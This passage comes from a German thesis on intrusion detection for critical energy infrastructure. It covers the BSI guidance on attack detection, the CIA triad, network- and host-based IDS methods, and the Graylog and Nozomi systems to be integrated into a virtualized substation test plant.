Das Whitepaper des bdew ist als Leitfaden für sichere IT-Systeme im Energiewesen zu betrachten. Es soll den betroffenen Bereichen helfen, die Anforderungen des BSI in der Praxis umzusetzen. Das Whitepaper wurde 2007 erstmals veröffentlicht und im Jahr 2018 das zweite mal aktualisiert. Diese Variante ist zum Zeitpunkt der Arbeit die

aktuelle Form. Es beschreibt grundlegende Sicherheitsanforderungen für Steuerungs- und Telekommunikationssysteme in der Energieversorgung und bietet Anweisungen zur Umsetzung dieser Anforderungen. Enthalten sind Empfehlungen für Einzelkomponenten und Systeme wie etwa Wartungs-, Projekt- und Entwicklungsprozesse. Das Hauptaugenmerk liegt auf den technischen Anforderungen im Beschaffungsprozess und nicht auf organisatorischen Maßnahmen. Aufgrund der letzten Aktualisierung von 2018 beinhaltet es noch keine Empfehlungen zur Integration eines IDS.

2.5.4 BSI - Orientierungshilfe zum Einsatz von Systemen zur Angriffserkennung

Die BSI - Orientierungshilfe zum Einsatz von Systemen zur Angriffserkennung (OzvA) soll den Betreibern von KRITIS-Anlagen helfen zu erkennen, welche Vorgaben für eine Angriffserkennung von Bedeutung sind. Ebenso dient es den Prüfstellen als ein Anhaltspunkt für die Auditierungen, indem eine Bewertungsgrundlage eingeführt wird. Gesetzestexte werden hier aufgegriffen und erläutert, was ebenfalls bei der Umsetzung hilft. Die Orientierungshilfe beschreibt die Anforderungen an ein Angriffserkennungssystem. Die Anforderungen werden dabei in drei Phasen unterteilt: Protokollierung, Detektion und Reaktion. Für jede Phase werden Maßnahmen aufgelistet, welche wiederum unterteilt sind in MUSS, SOLL und KANN. Je nachdem, wie viele und welche Anforderungen erfüllt werden, kann ein anderer, so genannter Reifegrad erreicht werden, der die Qualität des IDS beschreibt. Dabei unterteilt das Papier in die Reifegrade drei, vier und fünf. Um den Reifegrade drei zu erreichen ist es notwendig die MUSS Anforderungen zu erfüllen; diese sind die Mindestanforderungen, welche das BSI stellt. Die Erfüllung der SOLL Anforderungen ist notwendig, um den angestrebten Reifegrad vier zu erreichen. Es ist dabei möglich, mit Begründung einige der Anforderungen nicht zu erfüllen und dennoch den Grad vier zu erreichen. Der fünfte Grad wird erreicht, wenn auch die KANN Anforderungen erfüllt werden. Diese sind nach eingehender Analyse für ein IDS nicht zwingend notwendig. Die Anforderungen stellen mehr sinnvolle Ergänzungen dar. Das Ziel des Betreibers sollte es sein, den Reifegrad der Stufe vier zu erreichen. Wird nur die Stufe drei erreicht, ist dies, nach Ansicht des BSI, aktuell ebenfalls noch akzeptabel. Es muss jedoch in Zukunft daran gearbeitet werden, weitere SOLL und KANN Anforderungen umzusetzen. Für die in der OzvA aufgeführten Phasen der Protokollierung und der Detektion existieren jeweils die Abschnitte Planung und Umsetzung. Die Planung umfasst die Definition von Zielen, Strategien und Maßnahmen, während die Umsetzung die praktische Durchführung und Implementierung dieser Aspekte beschreibt. Die Trennung dieser Phasen gewährleistet die geordnete Abfolge der Schritte sowie die Konformität der Umsetzung mit den Anforderungen. Im anschließenden Abschnitt werden die Ziele der drei Kernphasen – Protokollierung, Detektion und Reaktion –, welche die essenziellen Anforderungen an ein Angriffserkennungssystem darstellen, in groben Zügen erörtert. Eine tabellarische Darstellung sämtlicher Punkte dieser Phasen ist im Anhang zu finden, siehe 8.1. Darüber hinaus erfolgt anhand dieser Tabelle

eine Bewertung des betrachteten IDS von Nozomi Networks im Kapitel 7.

Planung der Protokollierung:
Die Hauptziele dieser Phase umfassen die Planung der Datenerfassung für die Angriffserkennung von allen relevanten Geräten und Systemen in der KRITIS-Anlage sowie die angemessene Speicherung und Auswertung dieser Daten. Hierbei ist eine Risikoanalyse auf Basis der kritischen Prozesse der Anlage durchzuführen. Falls Geräte oder Systeme in der Anlage existieren, die nicht die erforderlichen Daten für die Angriffserkennung generieren können, ist zu überlegen, wie diese Lücke durch zusätzliche Hardware oder Software geschlossen werden kann. Ebenso müssen etwaige datenschutzrechtliche Herausforderungen identifiziert und Lösungen gefunden werden, um diesen bei der praktischen Umsetzung zu begegnen. Da die eigentliche Angriffserkennung erst durch die Auswertung der protokollierten Daten erfolgt, muss festgelegt werden, wie diese Daten gespeichert oder abstrahiert werden, um die Analyse durch das Angriffserkennungssystem zu ermöglichen. Es ist also notwendig, alle Geräte, Systeme, Netzsegmente und Datenquellen und -flüsse zu identifizieren, die zu den kritischen Prozessen gehören. Zudem muss klargestellt werden, wie die Daten aufbereitet werden, um datenschutzrechtliche Bedenken zu minimieren und die Auswertung durch das Angriffserkennungssystem zu erleichtern. Des Weiteren ist von Bedeutung sicherzustellen, dass etwaige Veränderungen an der Anlage angemessen in der Planung berücksichtigt werden.

Planung der Detektion:
Das Hauptziel der Protokollierung bestand darin, relevante Informationen über die Anlage zu sammeln. In dieser Phase geht es darum, zu planen, wie die erfassten Daten effektiv ausgewertet und bewertet werden können. Basierend auf den Informationen aus der Protokollierung- bzw. Planungsphase, insbesondere aus der Risikoanalyse, ist es entscheidend zu planen, wie eine umfassende Abdeckung der Bedrohungslandschaft erreicht werden kann. Hierbei wird empfohlen, standardisierte Methoden wie *MITRE ATT&CK* einzusetzen. In dieser Phase müssen Entscheidungen getroffen werden, welche technischen Lösungen eingesetzt werden sollen, um aus dem Netzwerk und den protokollierten Daten Rückschlüsse auf sicherheitsrelevante Ereignisse ziehen zu können. Es ist notwendig, geeignete technische Ansätze auszuwählen, die es ermöglichen, aus den Netzwerkdaten und den protokollierten Informationen Schlüsse auf sicherheitsrelevante Ereignisse zu ziehen und diese auch erkennen zu können.

Umsetzung der Protokollierung:
In diesem Abschnitt wird die Implementierung des Systems zu Protokollierung beschrieben. Die erfassten Daten sollten an wenigen zentralen Stellen gespeichert werden, um einen einfachen Zugriff zu ermöglichen. Die gespeicherten Daten müssen gemäß den Planungsvorgaben bei Bedarf aufbereitet und datenschutzrechtlich korrekt bereinigt werden. Nach erfolgreicher Implementierung der Protokollierung ist es von grundlegender Bedeutung zu überprüfen, ob alle geplanten Datenquellen gemäß der Planung er-

folgreich umgesetzt wurden. Zudem müssen, sofern relevant, branchenspezifische gesetzliche oder regulatorische Anforderungen zur Protokollierung angemessen berücksichtigt und in die Umsetzung integriert werden.

Umsetzung der Detektion:
In diesem Abschnitt werden die Anforderungen beschrieben, wie die Erkennung von Ereignissen stattfinden soll. Das System muss so konzipiert sein, dass es in Echtzeit in der Lage ist, sämtliche Daten aus dem Netzwerk zu analysieren und zu bewerten. Während der Auswertung müssen sicherheitsrelevante Vorfälle erkannt und innerhalb kürzester Zeit gemeldet werden. Um sicherheitsrelevante Ereignisse identifizieren zu können, ist es unabdingbar, dass das System dazu befähigt ist, Anomalien zu erkennen. Jegliche ausgelösten Alarme müssen von geschultem Personal angemessen behandelt werden. Ein weiterer essenzieller Aspekt ist die kontinuierliche Aktualisierung des Systems, um auch zukünftige Angriffsmuster erkennen zu können. Abschließend wird die Durchführung eines Tests der Detektion dringend empfohlen, um die Funktionsfähigkeit zu verifizieren und sicherzustellen.

Reaktion:
In dem Abschnitt der Reaktionsphase wird beschrieben, wie das System auf sicherheitsrelevante Ereignisse reagieren muss. Im Fall eines solchen Ereignisses ist die Auslösung eines Alarms unabdingbar, der eine Reaktion auslösen muss. Die Reaktion kann sowohl automatisiert als auch, sofern eine automatische Reaktion nicht realisierbar ist, manuell erfolgen. Eine automatische Reaktion würde über den Rahmen der Fähigkeiten eines IDS hinausgehen und in den Bereich eines IPS fallen. Bei der Umsetzung solcher Reaktionsmechanismen ist es von grundlegender Bedeutung sicherzustellen, dass die Integrität der kritischen Dienstleistungen nicht beeinträchtigt wird. Im Falle einer manuellen Vorgehensweise umfasst die Reaktion die Benachrichtigung der entsprechend zuständigen Mitarbeiter, die daraufhin die notwendigen Schritte einleiten. Des Weiteren ist eine manuelle Überprüfung erforderlich, um festzustellen, ob der Vorfall gemäß den Bestimmungen des § 8b Absatz 3 des BSIG oder § 11 Absatz 1c des EnWG meldepflichtig ist.

2.6 Zusammenfassung Kritis

In diesem Kapitel wurde aufgezeigt, welche Branchen als kritische Infrastrukturen klassifiziert werden, welche Anforderungen sie erfüllen müssen, um diese Klassifizierung zu erhalten, und welche Verpflichtungen sich daraus ergeben. Es wurde betont, dass die Betreiber dieser Branchen nicht nur eine bedeutende Rolle für die öffentliche Sicherheit und das Wohl der Bevölkerung spielen, sondern auch besonderes Augenmerk auf die Sicherheit ihrer Informationstechnologie legen müssen. Besonderes Augenmerk wurde auf den Energiesektor und die Anforderungen an die Angriffserkennung gelegt. Die Gesetzgebung, die diesen Bereich regelt, wurde genauer betrachtet. Insbesondere das BSIG ,die KritisV und das EnWG sind hier von großer Bedeutung. Diese Vorschriften zielen darauf ab, die Informationssicherheit in den KRITIS-Anlagen zu gewährleisten und den Schutz vor Cyberangriffen zu stärken. Ebenso wurden Standards und andere Dokumente untersucht, um festzustellen, ob diese Bezug auf die Angriffserkennung nehmen.

3 IT-Sicherheit

IT-Sicherheit zielt darauf ab, Risiken im Zusammenhang mit der Nutzung von Informationstechnologie zu minimieren. Dabei geht es darum, Daten vor unbefugtem Zugriff, Manipulation und Zerstörung zu schützen. In diesem Zusammenhang gibt es drei Schutzziele, die zur Orientierung dienen: Vertraulichkeit, Integrität und Verfügbarkeit [18]. Diese drei werden auch als die CIA-Triade bezeichnet[1]. Sie bilden die Grundlage, auf welcher dann individuelle Sicherheitskonzepte erstellt werden können. In den folgenden Zeilen werden diese drei Anforderungen kurz erläutert.

Vertraulichkeit:
Vertraulichkeit bedeutet, sicherzustellen, dass nur berechtigte Personen oder auch Systeme auf bestimmte Daten zugreifen können. Dies kann über unterschiedliche Methoden erreicht werden. Mit einer Zugriffskontrolle in Form einer Rechteverwaltung kann sichergestellt werden, dass nur Gruppen bzw. Personen oder Programme die Daten lesen oder verändern dürfen, die für diese auch bestimmt sind.

Integrität:
Das Schutzziel Integrität fordert, dass Daten und Systeme gegen unerlaubtes und unabsichtliches Verändern, Beschädigen oder Manipulieren geschützt sein müssen. Auch hier kann zum Erreichen des Ziels eine Rechteverwaltung eingesetzt werden, welche die Veränderung nur bestimmten Teilnehmern ermöglicht.

Verfügbarkeit:
Mit Verfügbarkeit ist, im technischen Kontext, gemeint, dass eine Ressource immer dann abrufbar ist, wenn sie gebraucht wird. Das schließt mit ein, dass diese Ressourcen gegen zufällige oder böswillige Abschaltungen geschützt sind. Bei Datenträgern ist es zum Beispiel möglich redundante Hardware vorzuhalten, um den Verlust von Daten oder System zu verhindern.

Diese Schutzziele beeinflussen einander in vielfältiger Weise. Ein starkes Sicherheitskonzept berücksichtigt diese Wechselwirkungen, um eine ausgewogene Sicherheitsstrategie zu entwickeln, die sowohl die Vertraulichkeit als auch die Integrität und Verfügbarkeit der Daten und Systemen gewährleistet. Intrusion Detection Systems sind in der Lage, ein System sicherer zu machen und haben einen positiven Einfluss auf die Schutzziele. Durch die Erkennung von Angriffen kann schnell auf diese reagiert werden, was dabei helfen kann, die Integrität und die Verfügbarkeit der Daten zu schützen. Der nächste Abschnitt beschäftigt sich genauer mit dem Thema IDS.

[1] CIA setzt sich aus den Anfangsbuchstaben der englischen Begriffe confidentiality, integrity und availability zusammen.

3.1 Intrusion Detecion System

Die erste theoretische Idee eines IDS lässt sich im Jahre 1980 finden. Hier beschrieb James P. Anderson Verfahren, um die Sicherheit bei der US Air Force zu überwachen [19]. Daraufhin wurden die ersten IDS in den USA entwickelt. IDS-Projekte aus dieser Zeit waren das Multics Intrusion Detection and Altering System (MIDAS), der Network System Audit Director and Intrusion Reporter (NIDAS) und der Network System Monitor (NSM) [20]. Heutzutage sind IDS wichtige Sicherheitsmaßnahmen, mit denen Angriffe auf ein Netzwerk oder Systeme erkannt und verhindert werden können. IDS überwachen den Datenverkehr und Aktivitäten und suchen nach Hinweisen auf unbefugten Zugriff oder anderen Sicherheitsverletzungen. Sie lösen Alarm aus, wenn verdächtige Aktivitäten entdeckt werden, sodass schnell reagiert werden kann. In diesem Kapitel wird genauer auf die Eigenschaften von IDS eingegangen und die verschiedenen Arten aufgezeigt. Zunächst wird jedoch kurz auf die Begriffe Intrusion und Detection eingegangen.

Für die weitere Nutzung in dieser Arbeit werden die Begriffe *Intrusion* und *Detection* genau definiert.

3.1.1 Begriffsbestimmung

Intrusion kann man zu Deutsch mit Eindringen, Eingriff oder auch Einbruch übersetzen. Das National Secunirity Telecommunications Advisory Council (NSTAC) definiert den Begriff im Rahmen von Computersystemen folgendermaßen [21]:
„*An unauthorized act of bypassing the security mechanisms of a network or information system.*“ Diese Definition muss man jedoch genauer betrachten: Ein unerlaubter Zugriff kann ein Angriff von außen auf ein System sein, aber auch das Handeln eines legitimen Benutzers entgegen existierender Regeln bzw. ein gewollt oder ungewollt missbräuchlicher Eingriff in das System. Auch ein abnormales Verhalten eines Systems kann auf eine Intrusion hindeuten. In der Literatur wird deshalb der Begriff Intrusion aufgeteilt in die Bereiche *Einbruch (Intrusion)*, *Missbrauch (Misuse)* und *Anomalie (Ananomaly)* [22].

Eine Intrusion ist demzufolge eine illegitime Aktion mit dem Ziel in ein geschlossenes System einzudringen oder dieses zu schädigen. Die Intrusion kann auf sehr verschiedenen Wegen geschehen. Ein Angreifer von außerhalb des Systems kann z. B. versuchen, über Schwachstellen der installierten Soft- oder Firmware in ein System einzudringen aber auch indem er legitime Login-Daten, die er vorher gestohlen hat, verwendet. Ist ein Angreifer auf dem System, kann er erheblichen Schaden anrichten. Je nach Motivation des Angreifers kann sich die Auswirkung der Intrusion direkt nach dem Eindringen, aber auch erst viel später zeigen. Ist das Ziel etwa das Verschlüsseln von Daten, um von dem Opfer Geld zu erpressen, sind die Auswirkungen zeitnah sichtbar. Hat der Angreifer jedoch vor, sich weiter unentdeckt in dem Netzwerk zu bewegen und vertrauliche Daten

auszuspionieren oder weiteren Schadcode zu installieren, sind die Auswirkungen der Intrusion ggfs. erst viel später zu erkennen.
Als Missbrauch wird das Handeln eines legitimen Benutzers gegen existierende Regeln gewertet. Die Ziele dieses Missbrauchs sind ebenfalls von der Motivation abhängig, können jedoch den gleichen Schaden erzielen, den ein Angreifer von außerhalb anrichten kann.
Ist jede Anomalie zwangsweise als Intrusion bzw. dessen Versuch zu werten? Was konkret als Intrusion gewertet wird, kann nicht ganz allgemein gesagt werden. Dies kommt auf das zu überwachende System an. Um das besser zu erläutern, folgt ein Beispiel zur Bewertung eines Portscans.

Beispiel: Portscan auf einen öffentlichen Server
Dadurch, dass die Server generell öffentlich zugänglich sind, haben Portscans nur ein geringes Risikopotenzial und werden deshalb generell nicht als Intrusion gewertet. Zusätzlich ist für einen Portscan heutzutage keinerlei Vorwissen mehr nötig. Webseiten wie etwa *www.pentest-tools.com* oder *www.portchecker.de* ermöglichen es jedem Nutzer Portscans auszuführen ohne selbst ein Tool installieren zu müssen.

Beispiel: Portscan auf einen nicht öffentlichen Server
Einem Portscan auf einen nicht öffentlichen, also einem Intranet-Server, ist generell mehr Beachtung zu schenken. Dieser Server steht nicht der Öffentlichkeit zur Verfügung. Im besten Fall wurde der Portscan von einem Administrator durchgeführt. Ein Administrator ist in seiner Rolle berechtigt, Portscans durchzuführen, um mögliche Sicherheitsprobleme festzustellen. Dies wäre also keine Intrusion. Stammt der Portscan jedoch nicht von einem Administrator oder einer anderen dazu bemächtigten Person, muss dies als Intrusion gewertet werden und der Ursache nachgegangen werden. Der Portscan kann auf einen Missbrauch eines legitimen Nutzers hindeuten oder auch darauf, dass sich ein Angreifer im System befindet.
Detection bedeutet Entdecken oder die Erkennung von etwas. Im Kontext mit Intrusion ist damit also zunächst die Erkennung von verdächtigen oder ungewöhnlichen Aktivitäten oder Angriffen auf Computer und Netzwerksysteme gemeint.
Die Bewertung, ob es sich tatsächlich um eine Intrusion handelt, erfolgt oft erst im Nachhinein. Wie das Beispiel des Portscans verdeutlicht, ist die Einordnung als Intrusion nicht immer eindeutig. Es kommt nicht nur auf das Ereignis selbst an, sondern auch darauf, von wem die potenzielle Intrusion ausgeht und welche Absichten dahinterstehen.

3.1.2 Funktionsweise von IDS

In diesem Abschnitt geht es um den Aufbau von verschiedenen IDS. Es wird gezeigt, welche unterschiedlichen Arten es gibt, wofür diese eingesetzt werden und welchen Schutz sie bieten.

Generell kann man die Aufgaben, welche ein IDS zu erfüllen hat in drei Teildisziplinen unterteilen, die Angriffserkennung, die Missbrauchserkennung und die Anomalieerkennung. Im weiteren Verlauf der Arbeit wird keine derartige Unterteilung gemacht, dies dient der Vollständigkeit. Die Angriffserkennung ist der Teil, der für die Überwachung von Angriffen von außen zuständig ist. Sie soll in jedem Fall alarmieren, wenn das Netzwerk von außerhalb angegriffen wird oder wenn von außerhalb Daten aus dem Netzwerk unberechtigt transferiert werden. Die Missbrauchserkennung soll dagegen helfen, wenn interne Sicherheitsregeln verletzt werden. Das Beispiel eines unerlaubten Portscans durch einen nicht berechtigten Teilnehmer stellt einen solchen Fall dar. Der letzte Aufgabenbereich ist die Anomalieerkennung. Hier wird geprüft, ob ein ungewöhnlicher Datenverkehr auftritt, ob z. B. bei plötzlich sehr großen Datenaufkommen oder einem unbekannten Netzwerkteilnehmer. Dies könnte bedeuten, dass Daten unerlaubt entwendet werden.

IDS können auf zwei unterschiedliche Arten integriert werden. Es wird unterschieden in Datenstrombasierte NIDS und Gerätebasierte HIDS. Auf dem Markt existieren Softwareanwendungen, die als Hybridanwendungen beide Arten vereinen. In der theoretischen Betrachtung sind die Funktionen trotzdem getrennt zu betrachten. In dem nächsten Abschnitt werden die Unterschiede sowie die Vor- und Nachteile der Systeme erläutert.

3.2 Network-based IDS

Ein NIDS wird eingesetzt, um die Aktivitäten innerhalb eines Netzwerks zu überwachen und auf Anomalien oder bösartige Aktivitäten zu überprüfen. Es analysiert den Netzwerkverkehr in Echtzeit und sucht nach bestimmten Mustern oder Verhaltensweisen, die auf mögliche Sicherheitsbedrohungen hindeuten. Hierfür wird in der Regel in einer Anlernphase der normale Datenverkehr angelernt, bevor das NIDS als solches eingesetzt wird. In dieser Anlernphase soll Datenverkehr autorisiert werden, der im späteren Betrieb auftreten wird.

Das NIDS wird an aktiven Netzwerkkomponenten integriert, sodass jede Kommunikation, die an einer solchen Komponente auftritt, überwacht werden kann. Die folgende Darstellung zeigt einen simplen Aufbau eines NIDS.




Abbildung 3.1: NIDS Integration in einem einfachen Netzwerk.

Es ist so möglich, Bedrohungen zu erkennen, die z. B. Schutzmechanismen der Firewall umgehen konnten oder innerhalb Netzwerksegments agieren, das sich technisch hinter einer Firewall befindet. Dieses System ist demnach in der Lage, nicht nur externe Angriffsversuche zu identifizieren, sondern auch die Ausbreitung solcher Angriffe innerhalb des Netzwerks zu detektieren. NIDS besitzen in der Regel eine Paket-Sniffer-Komponente, um die analysierten Netzwerkpakete im Detail zu untersuchen. Die Erfassung des Datenstroms innerhalb des Netzwerks erfolgt an möglichst vielen Stellen, im besten Fall an jeder aktiven Netzwerkkomponente.

Durch die kontinuierliche Überwachung des Netzwerkverkehrs ist das NIDS in der Lage, ungewöhnliche Verhaltensmuster zu erkennen. Dies ermöglicht z. B. die Erkennung von Distributed Denial-of-Service (DDoS)-Angriffen, die durch einen plötzlichen Anstieg von Anfragen charakterisiert werden, was schließlich vom NIDS als Anomalie erkannt werden kann. Auch der Transfer von Daten oder mögliche automatisierte Schadprogramme können mit Hilfe eines IDS erkannt werden. Automatisierte Schadprogramme können beträchtlichen Datenverkehr erzeugen, sei es durch ihre Beteiligung an DDoS-Angriffen oder die massenhafte Verbreitung von Malware. Dieser plötzliche oder kontinuierliche Anstieg im ausgehenden Datenverkehr wird durch das NIDS ebenfalls als Anomalie erkannt. Im Falle eines Datenverlustes werden nichtöffentliche Informationen kompromittiert. Falls ein Angreifer versucht, solche Daten herunterzuladen, wird dies durch NIDS erkannt werden. In diesem Kontext wird das Auftreten eines Uploads zu einem Client als eine Anomalie interpretiert, weil ein derartiger Vorgang zuvor noch nie festgestellt wurde. Im später folgenden Kapitel „Test der Angriffserkennung“ (Abschnitt 5.3), werden

verschiedene Angriffsszenarien detailliert erörtert und durchgeführt, um die Wirksamkeit des zu implementierenden NIDS zu evaluieren.

Anomalieerkennung:

Für seine Erkennung setzt ein NIDS diverse Methoden ein, die häufig in Kombination verwendet werden, um schädliche Aktivitäten innerhalb eines Netzwerks aufzuspüren. Dabei kommen besonders zwei Hauptverfahren zum Einsatz: Signatur basierte und analytisch basierte Ansätze.

Signatur basierend:
Die einfachste Art ist die der Signaturerkennung. Ähnlich wie bei einem Antivirenprogramm existiert eine Datenbank mit Signaturen bekannter Angriffe. Das NIDS vergleicht nun jedes Paket mit der Datenbank und kann so Angriffe erkennen. Eine Weiterentwicklung dieser Technik ist die zustandsorientierte Signaturerkennung. Hierbei werden nur Pakete inspiziert, welche in einer Verbindung tatsächlich übertragen werden. Dies erhöht nicht nur die Genauigkeit und vermindert Fehlalarme, sondern hilft auch gegen einen Angriff auf das NIDS selbst. Bei der einfachen Signaturerkennung könnte der Angreifer unzählige Pakete mit bekannten Signaturen versenden, die nur aus der Signatur und sonst keinen Daten bestehen. Das NIDS würde jedes Paket als Angriff interpretieren und nach einer gewissen Zeit überlastet sein. Solche Pakete müssen jedoch nicht inspiziert werden, da der Empfänger diese sowieso verwerfen wird. Viele NIDS verwenden zusätzlich noch eine Protokolldekodierung. Dies sorgt dafür, dass ein Angriff der kodiert wurde, z. B. Base64, und somit nicht mehr der Signatur entspricht, dennoch erkannt werden kann. Hierfür normalisiert das NIDS den Datenstrom und kann die ursprüngliche Signatur wiedererkennen. So können z. B. automatische Schadprogramme erkannt werden, die bereits bekannte Vorgehensweisen nutzen.

Analytisch basierend:
Erkennungen, die als Grundlage Signaturen nutzen, haben den Nachteil, dass sie unbekannte Angriffe nicht erkennen können, bis die Signaturdatenbank diese auch beinhaltet. Eine Anomalie-basierende Erkennung kann darüber hinaus wirken. Bei dieser Technik wird das NIDS über einen Zeitraum trainiert und eine so genannte Baseline angelegt. In dieser Zeit lernt es welches Verhalten für das Netzwerk als normal gewertet wird. Nach dem Training ist das NIDS also in der Lage normales Verhalten von abnormalem zu unterscheiden. So kann z. B. der im oberen Abschnitt erwähnte Datenverlust sehr schnell erkannt werden es wird aber Hinweise auch bisher unbekannte automatische Schadprogramme geben.

3.3 Host-based IDS

Ein HIDS hat die Aufgabe auf einem einzelnen Gerät Aktivitäten zu überwachen und mögliche Sicherheitsbedrohungen zu identifizieren. Anders als bei einem NIDS muss das HIDS auf jedem Host installiert werden bzw. müssen entsprechende Funktionen innerhalb der Firmware eines Gerätes vorgesehen sein. In der Abbildung Nr. 3.2 wird dies gezeigt.




Abbildung 3.2: HIDS Integration in einem einfachen Netzwerk.

HIDS greifen auf Daten zu, die von dem Host-System angelegt werden oder erstellen

selbst Ereignisprotokolle zur Auswertung. Dadurch, dass HIDS direkt auf dem System implementiert werden, eignen sie sich sehr gut um Sicherheitsverstöße oder abnormales Verhalten zu erkennen, welches innerhalb des Netzwerkes und lokal auf dem Client auftritt. Die notwendige Installation auf jedem einzelnen Gerät erweist sich jedoch als ein großer Nachteil. Die Installation und Betreuung kann recht aufwendig sein. Hilfe gibt es dabei von Management-Zentralen, also Knotenpunkten, welche die einzelnen HIDS kontrollieren und diese in der Regal auch auf verschiedenen Systemen installieren und verwalten können.

Ein HIDS erweist sich als geeignet, das Verhalten auf einem lokalen System zu analysieren. Durch die kontinuierliche Überwachung einzelner Systeme zeichnet das HIDS sämtliche Aktivitäten auf, z. B. der Installation neuer Anwendungen. Diese Aufzeichnungen ermöglichen die Identifizierung von Schadsoftware, selbst wenn bereits andere Sicherheitsmechanismen umgangen worden sind. Ebenso werden z. B. unbefugte oder schädliche Softwareinstallationen durch Mitarbeiter erkannt. Ein HIDS leistet auch Unterstützung bei der Aufdeckung von temporären Accounts, beispielsweise von externen Mitarbeitern, die nur für einen begrenzten Zeitraum Zugriff benötigen. Auch alte Accounts, die entstehen können, wenn ein Mitarbeiter das Unternehmen verlässt, können mit Hilfe eines HIDS identifiziert werden. Diese ungenutzten Accounts stellen ein Sicherheitsrisiko dar, da potenzielle Angreifer sie übernehmen und für ihre Zwecke nutzen könnten. Gleichzeitig besteht die Gefahr, dass ehemalige Mitarbeiter immer noch Zugriff auf solche Konten haben.

Ein HIDS trägt dazu bei, die Sicherheit auf individuellen Systemen zu steigern, indem potenziell schädliche Aktivitäten erkannt werden und die Integrität der Daten gewährleistet wird. Um diese Zielsetzung zu erreichen, werden verschiedene Verfahren, zumeist kombiniert, angewendet.

Protokollanalyse:
Diese Methode bezieht sich auf die Auswertung der Protokolldateien, die vom Hostsystem generiert werden. Dabei existieren zwei verschiedene Herangehensweisen. In der ersten werden bestimmte Protokolle in einer „positiv-Liste“ gesammelt. Wenn ein Ereignis aus dieser Liste auftritt, löst das HIDS einen Alarm aus. Ein Nachteil dieses Verfahrens besteht darin, dass die „positiv-Liste“ sehr präzise gestaltet sein muss, andernfalls könnten bedeutsame Ereignisse übersehen werden. Die Zweite Herangehensweise besteht aus einer sogenannten „negativ-Liste“, in der Protokolle aufgeführt sind, die das HIDS ignorieren soll. Hierbei besteht das Risiko, dass das HIDS bei einer fehlerhaften Liste zu häufig Alarme auslöst und relevante Informationen in der Masse untergehen.

Integritätstest:
Der zugrunde liegende Gedanke ist, dass bei der Installation des HIDS ein Momentaufnahme (Snapshot) erzeugt wird, der als Referenz dient. Während des laufenden Betriebs werden ausgewählte Dateien mit dem Snapshot verglichen. Hierbei kommen

Dateieigenschaften und Hashwerte als Prüfkriterien zum Einsatz. Auch hier ist eine präzise Konfiguration von Bedeutung, um falsche Alarme zu minimieren.

Echtzeitanalyse:
Die Echtzeitanalyse repräsentiert eine hochkomplexe Form der Analyse. Dabei erfasst und analysiert das HIDS in Echtzeit sämtliche Systemzugriffe. Um diese Aufgabe zu bewältigen, erfordert das HIDS umfangreiche Berechtigungen auf dem System. Meist wird dies durch die Integration des HIDS als Kernelmodul oder Systemprozess realisiert. Dadurch kann eine äußerst präzise Überwachung erfolgen, die etwa die Identifizierung von z. B. Änderungen an Firewallregeln oder der Adressumleitungen für bestimmte Dienste ermöglicht.

3.4 Zu integrierende IDS

Im folgenden Abschnitt werden die beiden IDS, welche in der Arbeit betrachtet werden, kurz vorgestellt.

Cybersecurity Application Plattform:
Die Cybersecurity Application Platform (CAP) ist eine Lösung von Schneider Electric, die derzeit entwickelt wird, um verschiedene Anwendung zur Cybersicherheit auf einer Plattform zusammen zu tragen. Die Zielsetzung geht über die eines herkömmlichen IDS hinaus. Die CAP strebt an, verschiedene Cybersecurity-Maßnahmen umzusetzen und diese mit geringer Komplexität grafisch aufzuarbeiten. Innerhalb dieser Plattform können unterschiedliche Applikationen installiert und genutzt werden, wodurch es möglich ist, diverse IDS Lösungen zu integrieren. In dieser Arbeit wird die freie Software Graylog der Firma Graylog Inc. als Applikation auf der CAP genutzt, um die Funktion eines HIDS zu erfüllen. Graylog kann Protokolldaten aus verschiedenen Quellen sammeln und analysieren, um Bedrohungen und Probleme schneller zu erkennen. Im Rahmen dieser Arbeit fungiert Graylog als Syslogserver, der kontinuierlich Protokolldaten von einem Client, in diesem Fall einem Leitsystem auf Windows-Basis, empfängt. Dies ermöglicht die Überwachung von Aktivitäten und die Erkennung von nicht legitimen Verhaltensweisen. Der Vorteil des Protokolls ist, dass es auch auf den meisten Industriegeräten zur Verfügung steht und damit weitere kritische Komponenten überwacht werden können.
Aktuell werden in verschiedenen Gesetzen und Standards primär Angriffserkennungssysteme für Netzwerke thematisiert, während HIDS weniger berücksichtigt werden. Auch wenn eine rechtliche Verpflichtung zur Implementierung eines HIDS gemäß den bestehenden Gesetzen und Vorschriften nicht besteht, bietet ein HIDS dennoch spezifische Funktionen, die die IT-Sicherheit weiter verbessern können.

Nozomi IDS:
Das IDS der Firma Nozomi Networks ist ein System, welches Datenverkehr an Netzübergangsstellen aufzeichnet und überwacht. Nozomi nutzt verschiedene Techniken für

die Überwachung des Datenverkehrs. Es nutzt sowohl signaturbasierte als auch analytische Erkennungsmethoden. Eine Technik des IDS ist die automatische Erstellung einer Baseline des gesamten Systems, welches die Grundlage der späteren Anomalieerkennung bildet. Ebenso wichtig ist die integrierte Angriffserkennung, die auf einer sehr großen Signaturdatenbank basiert. Zum einen wird das *MITRE ATT&CK* Framework verwendet, welches mittels seiner Datenbank verschiedenen Angriffstaktiken erkennen kann [23], zum anderen wird auf das open source Framework *YARA* gesetzt. YARA ist ein Werkzeug zur Mustererkennung. Nozomi bringt eine Vielzahl von vordefinierte Regeln mit um bekannte Malware zu erkennen und bietet darüber hinaus die Möglichkeit weitere, eigene zu erstellen.

3.5 Zusammenfassung IDS

In diesem Kapitel wurde detailliert auf die Funktionsweise von Intrusion Detection Systems (IDS) eingegangen. Dabei wurden die Unterscheidungen zwischen NIDS und HIDS ausführlich erläutert. Für beide Kategorien wurden spezifische Einsatzgebiete sowie einige Analysetechniken betrachtet. Abschließenden wurden die beiden Vertreter der IDS-Systeme, die für die Integration in die Testumgebung vorgesehen sind, kurz vorgestellt. Im Folgenden wird die Testanlage selbst beschrieben.

4 Aufbau der Testanlage

Die Anlage, welche in dieser Arbeit für die Integration der IDS Lösungen genutzt wurde, ist ein mittelgroßes UW. Für die Arbeit wurde ein lokales Prozessleitsystem, also die zentrale Steuereinheit, sowie ein Großteil der Schutzgeräte, welche von dem Leitsystem gesteuert werden, virtualisiert und daraus ein Mirrorsystem erstellt. Als Mirrorsystem wird hier eine Kopie einer realen Anlage bezeichnet; dieses dient dazu Abänderungen und Tests in der Anlage durchführen zu können, ohne Risiko die reale Anlage in ihrer Funktion zu beeinträchtigen.
